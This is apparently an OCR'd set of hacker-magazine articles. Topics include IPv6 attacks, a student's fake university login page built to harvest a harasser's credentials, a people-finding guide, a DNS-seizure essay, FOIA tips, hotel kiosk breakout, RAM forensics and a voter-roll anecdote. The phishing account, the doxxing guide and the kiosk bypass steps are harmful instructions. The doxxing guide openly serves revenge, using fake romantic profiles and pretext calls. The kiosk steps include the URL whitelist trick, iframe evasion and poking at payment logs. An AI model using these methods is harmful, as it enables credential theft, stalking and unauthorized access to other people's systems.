Every company will need to perform these tasks within the next few years. I learned a lot getting these certifications–I had not even heard of "Glue" records before.

Privacy Risks in IPv6


In IPv4, most people use private IP addresses which are translated to public addresses shared by many people. So if you do something naughty, like download copyrighted music, it's not easy to prove who did it. But in IPv6, the MAC address of your interface is included in your IPv6 address, unless you implement "Privacy Extensions". Windows, however, uses "Privacy Extensions" by default[5].

Hacker's Toolkit

THC-IPv6 is available from `http://free➥world.thc.org/thc-ipv6`, and includes a nice suite of hacking tools for IPv6. I went to a conference where they provided a native IPv6 wireless LAN, and scanned it. I found 30 hosts, as shown in figure 2. For instructions to help you install THC-IPv6 on Ubuntu Linux, see ref. 6.

Other IPv6 Hacks

Most security devices are not yet IPv6-capable. That makes it open season for people who are ready to use it. You can run bittorrent over IPv6, which will probably bypass any traffic shaping, Deep Packet Inspection, or security devices in your way[7].



Rogue Router Advertisements or DHCPv6 servers can be used to deny service to clients, or to perform a Man-in-the-Middle attack[8]. A single malicious packet sent into a point-to-point link can flood it with echoing "destination unreachable" responses[8]. And "Routing Header Zero" IPv6 packets can be used to create loops and amplify traffic to perform a Denial of Service attack[9]. Patches exist for these known attacks, but there will be many more found as IPv6 deployment progresses.

Altar Call

The End Is Near! Don't bury your head in the sand–get on board the IPv6 train now! There's a lot to learn, especially since we will all need to use both IPv4 and IPv6 for at least a decade. And the boundary between the two systems will be a natural weak spot, where exploits will be found and defeated. You may choose to ignore IPv6, but your enemies won't. People who start now can become experienced professionals, ready to help others when the chaos of rushed transitions begins.

For More Information

An excellent source for starting out with IPv6 is "IPv6: What, Why, How" at `http://www.openwall.com/presentations/IPv6`. The book "IPv6 Security" by Scott Hogg and Eric Vyncke is highly recommended by experts–I haven't received my copy yet, so I can't give you my opinion.

If you want to reach me, use Twitter @sambowne, or email `sbowne@ccsf.edu`. Have fun with IPv6!

References

1. "IPv4 Address Report" `http://www.potaroo.net/tools/ipv4/`
2. "Beware the black market rising for IP addresses" `http://www.infoworld.com/print/121729`
3. "IPv6 in the Department of Defense" `http://www.usipv6.com/ppt/IPv6SummitPresentationFinalCaptDixon.pdf`
4. "Federal IPv6 Transition Timeline" `http://www.cisco.com/web/strategy/docs/gov/DGI-IPv6_WP.pdf`
5. "IPv6 Deployment on Production Networks" `http://tinyurl.com/37m2cc2`
6. "Scanning for Hosts on IPv6" `http://sams-class.info/ipv6/scan-google.html`
7. "utorrent app now supports IPv6/teredo directly" `http://www.gossamer-threads.com/lists/nsp/ipv6/15173`
8. "The ping-pong phenomenon with p2p links" `http://www.ietf.org/mail-archive/web/ipv6/current/msg09661.html`
9. "RFC 5095: Deprecation of RH0" `http://www.rfc-editor.org/rfc/rfc5095.txt`

DORMITORY PHISHING

I work as a student staff member in the dormitories of a large university, and one of my female coworkers was recently threatened by a resident. She got a nasty Facebook message with gender, racial, and personal slurs along with some "watch your back" type stuff. Housing (our employer) hung her out to dry: they weren't willing to do anything for her safety. I decided to step in and offer my computer skills to help trace the culprit. In the end, he wasn't found and she quit for her own safety, but I'm saving the tool for any future incidents.

The threat came in the form of a Facebook message from a newly created account. Facebook doesn't divulge information about accounts, so I had to trick the culprit into giving himself away. I decided to phish him out.

To begin, I installed the Tomcat server on my laptop, and set up a new folder called html to hold the JSP and servlet files. My university has a central authentication service that all students use to log in to various network resources. I copied the source code of the login page and made a duplicate on my server. CAS has a "digital thumbprint" on the login page that, on close inspection, is missing on my version of the page, but the difference is not obvious to the casual user.

I wrote a Java servlet to take the login data and record it to a text file. It also records the IP address of anybody who even accesses the page, just in case the culprit chickens out before logging in. We could have tracked the computer with just the IP address, but with the login information we could do all sorts of malicious "administrative" tasks, like drop the user from all their classes or order them 100 transcripts. Or turn them in.

The way that the dormitory network is set up is such that only somebody in the local physical area could access my server, since I can't access the network routers and set up port forwarding. This meant that the culprit would have to be in his room to reach the fake login page, and that any authorities searching for the server (from their offices) couldn't find it. Neat.

The general plan was to reply to the Facebook message with a link to the fake login page, and entice the culprit to click on it and hopefully "log in." The Facebook message was the weak link in the plan. I had heard about the problem three days later, and it took me another three days to develop the solution and test it. By the time I could deploy the server, the Facebook account was deactivated, and we couldn't send him the message.

I'm saving the files for the next time something like this happens. If Housing won't take care of us, then the least we can do is to look out for one another. I've got your back.

How to Find Information on People Using the Internet

by DarX

Have you ever tried finding information on someone through the Internet? Whether it be for revenge (cyber attack on a personal webspace of some sort), or to see how much information YOU are putting out on the Internet, knowing your way around is very important.

First, let's analyze who can be easily (and I mean very easily) found on the Internet. Information on someone will be abundant if the person:

- Uses their real, full name on the Internet to identify themselves.
- Publishes documents and/or scientific papers under their name.
- Posts their information on several different sites (forums, blogs, etc).
- They're famous–duh.

If you have a name:

- Look for a Facebook or MySpace page. If they have one, create a dummy account as the opposite sex with a good looking picture and attempt to get them to add you as a friend. Use excuses like, "I was just profile jumping and thought you were cute." Use your imagination, because being an accepted friend can lead to a TON of information. If you can't get to them directly, see if you can add one of their friends. They are more likely to accept you with a common friend.
- Google the name and see if they have posted in any forums/blogs under their own name. From here, you might be able to get an e-mail address and, if you integrate yourself into the forum/blog, you'll be able to post a little, gain some reputation, and maybe add them on an instant messaging application or begin exchanging e-mails.
- Do a whitepages search online. This will turn up an address and usually a telephone number.
- If the person has committed an offense, you might be able to find them through `http://www.familywatchdog.us/ShowNameList.asp`

If you have a phone number:

- Doing a reverse phone lookup online, you'll be able to get the location of the person and which cell phone provider they use. Most cell phone companies will not release the name or any other information on the person in question, so this will only give you the location.
- You can also simply try Googling their phone number to see if it comes up in any cell phone directories. There are services that charge a fee, but that will pull a significant amount of information from private databases. This might be an option if you want to spend the cash.
- Call it! If you can find a reason to call (random city survey, etc), and they decide to talk, you can get a lot of information out of them.

If they have a website or blog:

- Any domain name must be registered to a person or company. Some people are smart and register anonymously, others, however, use their full contact information. Try a whois (`http://www.whois.net/`) and see if their information is listed.
- If they have a personal blog, chances are they mention their name and some other contact info as well.

If you have their e-mail address:

- An AMAZING e-mail lookup service is Spokeo (`http://www.spokeo.com/email`). Simply enter their e-mail and you can find a ton of information on them, including IP addresses.

Using combinations of these, and your own intelligence, I'm sure you'll be able to make a full portfolio about anyone you can think of. I'm thinking of making another article on how to leave absolutely NO traces of who you are on the Internet. That will come soon. Until then, have fun and don't forget to visit my blog at `f33r.com`. Out.

The Great Firewall of... Dot-com?

A government institution determines that a website contains unacceptable material, and blocks access to it from within that country. Smells like censorship, but for the sake of argument, let's (briefly) say that controlling what is acceptable is the government's job, and not just for Big Red. Australia does it, and "first-world" countries around the world are working on doing it.

Now consider: A government institution determines that a website contains unacceptable material, and blocks access to it from the Internet at large by hijacking the DNS records. But even this, maybe, has an explanation. Obviously a government ultimately controls what is considered valid within its assigned domain name space. Libya is welcome to enforce whatever standards of conduct it feels like, holding domain shortener vb.ly in violation of Islamic law by shortening URLs that may contain offensive material.

But what if the domain was a dot-com address, one of the great three top-level domain trees, registered outside of the nation in question, and was seized without notification by an organization chartered with defending the nation against underwear bombers?

That's right; the Department of Homeland Security, or more specifically, the ICE (Immigrations and Customs Enforcement), the people responsible for policing the borders, or (from the ICE website) "ICE's primary mission is to promote homeland security and public safety through the criminal and civil enforcement of federal laws governing border control, customs, trade, and immigration," apparently now has the power to override registrations in the dot-com (and one might assume other top-level DNS) trees hosted in the United States.

The ICE is responsible, among other things, for preventing the import of counterfeit goods. In a recent takedown of 75 domains, the ICE shut down what would appear to be 71 websites hawking counterfeit handbags, golf equipment, and sports jerseys - and four sites about sharing links to rap music and torrents.

And, of course, it gets even better: The torrent site doesn't even run a tracker, *and* doesn't host torrent files. It's a torrent search aggregator, which loads results in iframes. It's *not even scraping results*. The only action it's taking is replicating a FORM POST action.


We're not just looking at the slippery slope, we're tobogganing down it trying to dodge pine trees and plastic Santa decorations. With no prior notification, the ICE is taking down websites which arguably do not fall under its jurisdiction, and which do not contain infringing material, or even, arguably, links to infringing material. Of course, it *is* still a site which most people would label a bad citizen, reducing public outcry and complaints, truly the best of all slippery slopes.

Assuming that the website distributed copyrighted material (it didn't) or encouraged it by linking it (it doesn't), it may fall under the purview of the ICE under some odd interpretation of "import" or "counterfeit," but really it just feels like the MPAA has their hands in Uncle Sam's pockets again. The whole thing seems even more suspect in light of Senate Bill 3804, the Combating Online Infringement and Counterfeits Act.

The COICA would call for redirecting DNS records, banning ad services, and preventing any financial transactions (i.e., credit card payments) originating from U.S. addresses, to any site the government declares supports piracy (literally, "no demonstrable, commercially significant purpose other than sharing copyrighted files").

The COICA does not provide any obligation for killing the domain name records outside of the United States, but for domains registered under ICANN (i.e., dot-com), it would seem unlikely that they'd be allowed to persist. Domains squashed by ICE have been redirected worldwide, regardless of the legalities of the site in the owner's or operator's home country, and, bizarrely, regardless of where the server is located: As of the time of writing, torrent-finder.info still functions, and resolves to a server hosted in Texas. The seizure affected the DNS entry only, not the actual server, despite the server (apparently) being located within the jurisdiction of the United States.

So far, the COICA has passed unanimously through the Senate Judiciary Committee, however, at least one senator has pledged to block the bill through the end of the current



session, after which the new senate takes over. But if the ICE has the ability to blacklist sites worldwide, why do we even need the COICA?

The problem is not that the ICE isn't acting within its charter. Let's say that it is, at least, for the context of websites selling counterfeit products. The problem is that the ICE is also targeting websites which technically have no infringing aspects, and there is no (or at least, none that I could find) publicly known method for redressing mistakes, recovering domains, or even pleading the case in court to present the other side of the argument. Armed with an indisputable court order, the ICE can, in theory, seize any website in dot-com, no matter where in the world it is registered or hosted.

The ICE is able to enact these restrictions on the top-level domains because the U.S. still retains sole control of ICANN, the Internet Corporation for Assigned Names and Numbers. The ICANN is responsible for defining the top-level domains worldwide, dispensing IP address blocks, and controlling the main root DNS servers. ICANN is a relatively new organization (1998) and takes direction from public meetings held around the world, but is still fundamentally a United States construction: It retains ties to the U.S. government, and operates from within the United States. The top-level domains like dot-com and dot-net are handled entirely by U.S.-based corporations (Verisign).

In 2009, the European Union repeated a call for ICANN to cut ties with the U.S. government, and become an international entity under control of the G-12 (the twelve most economically powerful countries). This doesn't seem like much of a solution, either. What better way to paralyze the Internet at large than submitting it to the control of representatives of a dozen countries, with different laws and different interpretations of copyright. Unfortunately, there doesn't seem to be much of a solution: Leave control of the core Internet services under one country, subject to the whims of that government in the name of "preventing piracy," or give control to a dozen competing nations and hope they fight each other enough to prevent any significant harm from being done. Or, of course, they could all adopt ACTA, the secret closed-door trade agreement with just about every poorly planned reactionary policy about Internet use, and we'll all be screwed.

The real questions at the end of the day are: When will the United States exercise this top-level kill against websites again, what recourse do international (or even domestic) site operators have, and how can we prevent "stopping piracy" from turning further into "stopping any technology which might have dual-use?" We've already lost unencrypted cable and unencrypted video and audio between components, forcing independent technologies like Tivo to license with specific providers and leaving customers of some providers with no choice at all. We've already lost streaming video between arbitrary devices and, if the content providers behind the "stopping piracy" bandwagon have their way, we'll lose the ability to play one copy of a video on multiple devices - because obviously, playing it on a TV and a laptop means we should buy it twice, right?

Blocking content is censorship, and once it becomes easy for a government to censor some content, it becomes easier to censor more and more content. Wax up the skis, make some hot chocolate, and get ready to dodge some pine trees. The slippery slope awaits.

PHUN WITH FOIA

by BY3M@N

Any fans of the general concept of freedom within the government should thank their lucky stars that there were some forward thinking individuals in the U.S. government a few decades ago. Those guys came up with the concept and implementation of the Freedom of Information Act (FOIA, pronounced "FOY-A"), in 1966. While a disheveled President Johnson would have killed the act if he had a snowball's chance in hell, Congress shoved it through the political process like a ramrod. And it has stuck out of the government's rear-end ever since, modified and jiggled around a bit with every presidential administration since.

The History

If the U.S. government has created information, you have a right to see it (with certain exceptions… nine to be exact). Records can be ambiguously construed as audio files from certain government agencies (air traffic control and NORAD voice recordings from September 11, 2001), graphic illustration training aids (pack of playing cards with Soviet-era tanks for recognition), warning stickers for biohazard materials (on VX nerve gas rockets), and police blotter reports (physical attacks and arrests at any forward-operating bases in Iraq). While proponents of the law give the impression that every loyal American is using FOIA to search out the "truth," the truth is very few red-blooded Americans are actually using it (just like the percentage of voters in local elections–always LOW). Some common users:

- Companies trying to get a leg up on competitive contracts.
- Legal agencies representing commercial companies, trying to do the same.
- Authors, looking for sweet nuggets of cover-up truths (Roswell, anyone?)
- Old fogies, searching for info on their war service.
- Nutcases, looking for UFO and Area 51 information.

While some of the above had minor successes (or major successes, with enough lawyers), FOIA can be used to uncover bits and pieces that government drones would rather keep locked up. A few of the pieces freed up:

- Acknowledgement of Project Moon Dust, U.S. Air Force plan for retrieval of objects of unknown origin (reading between the lines: UFO parts).
- Specifics on a post-nuclear communication system called GWEN. Cancelled in the 1990s, the system was designed to use antennas from AM radio stations (DJs being long dead, of course) to broadcast emergency action messages to whatever forces were still alive. It was also rumored to be used for some mind control experiments. But I have no idea what they were talking about... `MIND:> Del *.*`
- Class syllabi for the next-generation U.S. government cyberwarriors. Apparently their first "step" in the training is to be Security+ certified. Makes you feel safe about the state of the Internet, huh?

Starting Point

It seems simple to write a FOIA request, but in actuality it's even EASIER than that.

1. Have an idea of what you want to request. Simple or complex, start with an idea. One of the funnier requests I've seen is the cafeteria menu from the National Security Agency. Actually, it was one menu, from the 11 eating establishments at Fort Meade. Plenty of good hacker grub available, if you can avoid the salad bars and low-cal drinks... and the 20,000 government employees and agents.
2. Write the request down. Extend your carpal tunnel syndrome and write up a request. Computer, paper, napkin, matchbook cover–it doesn't matter. Just make sure it mentions FOIA and whatever you're looking for (see sample FOIA letter below).
3. Send it. This used to mean paying for those Postal Service "stickers" and waiting months for a reply. Now, most agencies have electronic FOIA submission, and can reply by email if they have what you're looking for. Using a "vanilla" email account and anonymizing web browser is level 3 privacy protection. But if you're really paranoid (and who isn't nowadays?), get someone else to place the request. (Little brothers and sisters everywhere: unite and charge a fee!)

Pitfalls (and not the Atari version)

According to the government, freedom isn't free. It will cost you, but, depending on each agency's interpretation, you might get something for nothing. The Department of Defense has a fee floor of $15, meaning if the cost of your request is less than $15, they don't charge. There is no ceiling, however. So if you ask for "ANY records concerning ELIGIBLE RECEIVER" (Google it… you won't be disappointed), they could give you every scrap of paper, at the cost of $0.15 a page, creating a huge FOIA fee.

Also, most FOIA agencies will try to bully you for an e-mail address and phone number. You do not HAVE to provide these. And usually, when you do, they actually call and ask questions. Questions are bad, so don't give them the opportunity to ask them. Most are happy to correspond through the postal service, so be sure to have that "mail drop" ready. If you want to provide a number, for some crazy reason, buy a TracPhone for $10 and provide that throwaway number.

Finally, privacy being what it is in today's world, your name and address will be attached to a FOIA log kept at each agency. You can use FOIA to request these logs, and the agencies are supposed to redact (cross out) your information (Privacy Act or some nonsense like that). But it's a big machine, and some drones just don't get the memo. That's why the mail drop is a good idea. Grandparents, old neighbors, and crazy people in the neighborhood who will prostitute their address for a couple of bucks are priceless.

Bottom Line

You pay taxes (at least, most of us do). The government does its work (No work? Little work?) with that money. Find out where it goes. You should be able to see what they do with it. There's a mechanism to view the inner workings of the machine, if you know how to navigate the system.

FOIA is a system. Hackers hack systems. Try, and you'll be surprised what you find.

Examples of successful FOIAs are at `http://www.theblackvault.com/`, `http://www.thememoryhole.org/`, and `http://www.governmentattic.org/`

Sample FOIA Letter

PO Box 752
Middle Island, NY 11953-0752
January 1, 2010

National Security Agency
ATTN: FOIA Office (DJP4)
9800 Savage Road STE 6248
Ft. George G. Meade, MD 20755-6248

Dear FOIA manager:

Referencing the Freedom of Information Act (FOIA), 5 U.S.C. § 552, I would like information regarding the following subject:

[Insert subject here. If you know titles of documents, time periods of emails, or anything helping to narrow the search, include them here.]

[Optional: I would like the releasable files burned to a CD-ROM, if they are already electronic, to save your agency the cost of paper and shipping.]

This request is for private, non-commercial use, so I asked that I be placed in the OTHER category of requestors (2 hours search and 100 pages free).

I agree to pay reasonable search duplication fees for the processing of this request in an amount not to exceed $15.00. However, please notify me prior to your incurring any expenses in excess of that amount.

If my request is denied in whole or part, I ask that you justify all deletions by reference to specific exemptions of the act. I will also expect you to release all segregable portions of otherwise exempt material. I, of course, reserve the right to appeal your decision to withhold any information or to deny a waiver of fees.

I look forward to your reply within 20 business days, as the statute requires.

Thank you for your assistance.

Sincerely,

Emmanuel Goldstein

Hotel iBAHN SiteKiosks and How to Pwn One

by Sandwich

The company iBAHN produces hotel computer kiosks that provide travelers with public computer access while abroad. These kiosks allow you to access various applications (Word, Excel, etc.), Internet (via their custom browser), Skype, and Pinball/Solitaire, for a nominal fee. Why someone would pay to play Solitaire on one of these things is beyond me. This article is about one such kiosk, found at a Best Western in the UK.

The one I visited was locked down a la Alcatraz. Thanks to software called SiteKiosk, context menus were banned, system dialog boxes were banned, and Ctrl+Alt+Del was banned. Of course, unpaid access to domains outside their internal whitelist were also not allowed, resulting in a prompt to pay for access to what you requested.

At first glance, it felt like one of the more solid interfaces I'd seen, given the flexibility of apps that could run on it. However, there's always a loophole. You just have to find it. On that note, let's browse around on the hard drive, shall we?

There are a few ways to do this, but there's something elegant about doing it via the company's own website:

1. Click the IBAHN logo in the top right (or type in the URL box of an Internet window) to get the `http://www.ibahn➥.com/` webpage. Their website is whitelisted (free), so you can browse to it.
2. Go to their "Resources" section and choose any PDF. It will load inline in the browser, thanks to the Adobe Acrobat plug-in.
3. In Adobe's PDF plug-in viewer, click the Document icon on the left ("Pages").
4. Click the Options button and click "Print Pages." This pops up Adobe's print dialog, which isn't blocked.
5. In the print dialog, choose the Microsoft XPS Document Writer, then click OK. A "Save the file as" dialog will be presented. Again, this dialog is not closed by the SiteKiosk software.

You can now browse around the hard drive using the filename text box! Use "C:*.*" to reveal the contents of C drive. You cannot right-click to get a context menu for running anything, but it's interesting to see what's deployed on the machine.

A brief tour around the HD reveals that they are running Windows and have various third-party apps installed, like PC Anywhere (for remote monitoring/control), Altiris (for asset management), SiteKiosk, and iBAHN. Some of these apps have "logs" directories, with curious ones under folders names "CreditCardPayment" and "Revenue." I could not immediately find a way to open and view these files through this interface, but the exploration has just begun.

After a whirlwind tour through the hard drive of an Internet kiosk, sometimes one just needs to just sit back, relax, put their feet up, and get some free Internet access.

In any Internet window, you can enter the URL of the site you wish to access in the address bar. Interestingly enough, the logic used to check if you're visiting one of their whitelisted websites is string based, not IP based. The software scans from the left of the URL for a match. This means that typing a URL of `http://www.ibahn.com@<enter website here>` allows you to get to any webpage, as the logic allows for URLs starting with `http://www.ibahn.com`. However, if you try to access a link on subsequent pages, you will be blocked, unless you manually type the URL of the link in the address bar, using the URL prefix. This quickly becomes a real pain. There's got to be a way around this.

Well, there is! If you can bury a URL in an IFRAME, the parent frame's URL doesn't change, so the SiteKiosk software doesn't pick up on it and block you. So, use the "free" trick to get to Google and do a search for "IFRAME example" sites that show you how to build an IFRAME in HTML, with accompanying samples embedded in the page. Choose your poison and you can navigate freely within the IFRAME! With this in mind, a prepared boy scout would ensure that they set up such a webpage on a free hosting site with an IFRAME that fills the whole screen BEFORE traveling to such a hotel, to give the greatest flexibility at one of these kiosks.

Now to answer a few final questions:


1. *Is there a more comfortable way to browse around through Windows Explorer?* Download a large ZIP file off of the Internet and, while it's downloading, uncheck the "Close this dialog box when download completes" checkbox. Then click "Open" or "Open Folder." An error message will pop up, but a stripped-down Windows Explorer window will open, allowing you to browse around.
2. *How can I open a text file on the hard drive?* Through Windows Explorer via

answer #1, find a text file and double-click it. Notepad will open, but SiteKiosk will pick-up on this and immediately try to close it. So, as soon as Notepad opens, quickly press Space to modify the document. SiteKiosk will try to close Notepad on you but, because you modified the document, the "Do you want to save your changes" dialog will keep Notepad open long enough for you to read the contents of the text file.

3. *How can I force a reboot of the system?* Once you've located the Credit Card Payment application on the hard drive, attempt to run the application and the system will reboot. Safe Mode is also protected by the SiteKiosk software with a password, but you can boot off of a USB stick to get around this if you wish to pwn the box.

When I was doing the above, the machine started rebooting any time I started browsing the hard drive. It was quite clear that an administrator was monitoring the box and was issuing reboots via PC Anywhere. An angry admin makes for a bad experience if you happen to meet him or her in person. Just keep that in mind.

So, without further ado, explore these machines, enjoy your free Internet, and don't do anything I wouldn't do!



by Metalx1000
http://www.FilmsByKris.com/

As soon as your operating system starts to load, the RAM in your computer is already in use. It's storing all the data you see and a whole lot you don't see. You may think, as I used to, that when you close a program, the program and its data are removed from RAM. What you may not realize is that data and information from programs you have long since closed may still be hanging out there.

There are many reasons why someone might want to acquire memory dumps from a system's RAM and use forensic software tools to examine them. A programmer might be checking for bugs in a program, an anti-virus programmer might be trying to dissect what a virus does once it is loaded, or someone might just be curious as to what is going on in his or her computer, to learn about the technologies in use and maybe find ways to improve them.

Whatever the reason for your curiosity on the subject of acquiring memory dumps, I hope that this little article will help you on your way. The steps and tools outlined will hopefully answer some of your questions about what is going on in the part of your computer that you don't normally get to see.

When a program is compiled, many times other files, such as image and sound files, are compiled into it or compressed into package files that are distributed with the program. When the program is started, not only is the program loaded into RAM, but so are the extra files. Remember, everything you see on your screen is stored in your RAM, including the icons on toolbars and drop down menus.

What we need to do is pull all the information from your RAM and put it back on your hard drive, where we can look at it and pick it apart. I'll be describing how to do this on a Windows machine. The tool I like to use to do this is called "Win32dd." Win32dd is a free kernel land tool to acquire physical memory. Win32dd has some similarities to the "dd" command many of you Unix and Linux users are already familiar with. This tool will copy your RAM to one dump file. A dump file is like a complete image of the contents of your RAM. If you are familiar with the image files that dd creates from hard drives, then you should feel pretty much at home with this concept.

I would like to point out that Win32dd is open source and free as in freedom, but the project has been dropped by the creator Matthieu Suiche. Suiche is now working on a similar tool called MoonSols. I do not believe MoonSols is open source, so I have not used it myself. You should be able to obtain a copy of Win32dd with some Google searching.

The way we are going to use Win32dd is simple. After going to the Win32dd site and downloading the zip file, extract the

contents to a folder where you would like to keep the data you grab from RAM. There should be four files in the zip file: HELP.txt, README.txt, win32dd.exe and win32dd.sys. Obviously, the first two files are for your reading pleasure. The last two are needed for Win32dd to work.

Once extracted from the zip file, open your command line and move to the directory where you have placed Win32dd. Then run Win32dd as follows:

```
win32dd -d myfile.dmp
```

You can name the dump file anything you would like. Since most new computers have large capacities of RAM, on average ranging from 2GB to 4GB, it could take awhile to download all the data from your RAM to your dump file. So be patient. As they used to say in the old Heinz Ketchup commercials, "The best things come to those who wait."

After you have gotten up and got a cup of coffee, watched some TV, and went to the mail box to check for a new issue of 2600, you can now come back to your computer. When you do, you will find yourself a large dump file that in most cases will be a few Gigs.

What do you do with this file? Well, you run it through a good forensic tool called Foremost to get all the goodies out. Foremost will scan through the dump file and look for files based on their headers, footers, and internal data structures. This is basically what data recovery tools such as "PhotoRec" do when searching for deleted files on your hard drive. This process is called data carving. Foremost can find many common file types. Some, but not all, include: exe, jpeg, html, doc, xls, wave, avi, mpeg, mov, and mp3 files. According to the website, Formost will not only work on dmp files created by Win32dd, but it will also work on standard image files that are created with dd from a device such as a hard drive or flash drive.

Foremost is also free and Open-Source. If you want you can download the Foremost source code from http://foremost.sourceforge.net/. If you do you will need to compile it yourself. If you are a Linux user such as myself, Foremost is most likely already in your repositories and can be installed with a simple "sudo aptitude install foremost" at the command line. At this point either copy the dump file to a flash drive or boot into Linux on the same machine with liveCD or using a duel-booted system.

Foremost is a command line tool. Open up your terminal of choice and navigate to the folder where you stored the dump file. Foremost has a few switches that do different things. Today we are going to look at the "-t" switch. This switch will specify to Foremost what file type you are looking for in the dump file. For example, "foremost -t jpeg myfile.dmp", will search through the dump file and save anything that it thinks might be a JPEG file to a sub folder labeled "output/jpeg". If you want Foremost to dump every file it sees use the command, "foremost -t all myfile.dmp". Foremost will make a folder for each file type it finds.

As you look through the files Foremost creates keep in mind that some files may not be complete. Just as when you are saving files to your hard drive you are writing over data that is not being used. You load data to RAM by opening a program, but when you close the program that data may stay in RAM until it is overwritten or the power is cut

for a period of time. Some files may get partially written over leaving half a JPEG image or a corrupt MPEG file. This is the same thing that happens to some files that you may recover with PhotoRec.

There will be a lot to go through. Much of it may not be interesting. But, if you take the time to go through it you will find that you could learn a lot about your computer and how it works. You will also have access to media such as videos, icons, images, and sounds that may become useful to you in projects you may be working on.

Proprietary software designers also work really hard to hide things from the end user. They zip things up in proprietary files formats while they are on your hard drive. But, many of these things they hide from the end user have to be unzipped at some point for the program to access them. Many times these items can be found while the program is loaded into RAM. I don't know about you, but I feel that if it's my computer, no one should be hiding anything from me. The only way you can truly have control over your computer is to know the ins and outs of what makes it work.

So, dig and search. Information was meant to be free. The only way we can grow and technology can move forward is to learn and understand how things work now, so we can improve them for the future.

Thanks to Canola for your help.

WHO'S GOT YOUR  ?


by windpunk

Have you ever been asked to petition for something? Someone comes up to you, talks about what they're trying to get passed or stopped, and then they try to get your information. While out shopping one day, some guy came up to me and asked me to petition to get his father into the election coming up. I didn't know if the guy was for real or just looking for information so, to be safe, I did what anyone would do: signed my name and wrote down a second address I use for spam. Of course, my girlfriend signed the petition with the same address. A month or two passed and I found two letters in my mailbox which said "Voter Registration Card Enclosed." I freaked out. How could they know about this address? I opened the envelope, and there sat a new voter registration card for the state of Maryland with the address it was sent to printed on the card as my home address. My real home is outside the city limits, whereas my spam mailbox is in the city. I looked at the bottom of the page and in bold it said "you have been issued a new card because of change of information." I didn't change any information, I hadn't moved, I hadn't gotten one of these cards since I first registered. So I called the number for the voter registration in my area. They asked for my information and told me, "It seems you filled out a petition at the listed address… Would you like to change it?" I was furious. Since when could they take the name from a petition, line it up with a name in the system, and change the address without any authorization, contact, or signature? I told them I wanted it changed back and then they told me that I would have to come to the office to change the address back to what it was, and sign. So my girlfriend and I went down to the office to fill out the form to get our addresses changed back.

I confronted the two people in the office about my problem. I asked one of them, "what would happen if someone put my name down on a random petition with a random address?" She thought for a second and told me that it would be mailed to the address listed. Then she caught herself, and asked if someone had done this to me. Of course I wanted to cover up what I was thinking, (everyone has enemies) so I smiled and told her, "Some people out there may be more devious than others, what keeps them from screwing with peoples' right to vote?" The only thing she could come up with was that they compare signatures to verify a person's identity between a petition and their past voter registration card.

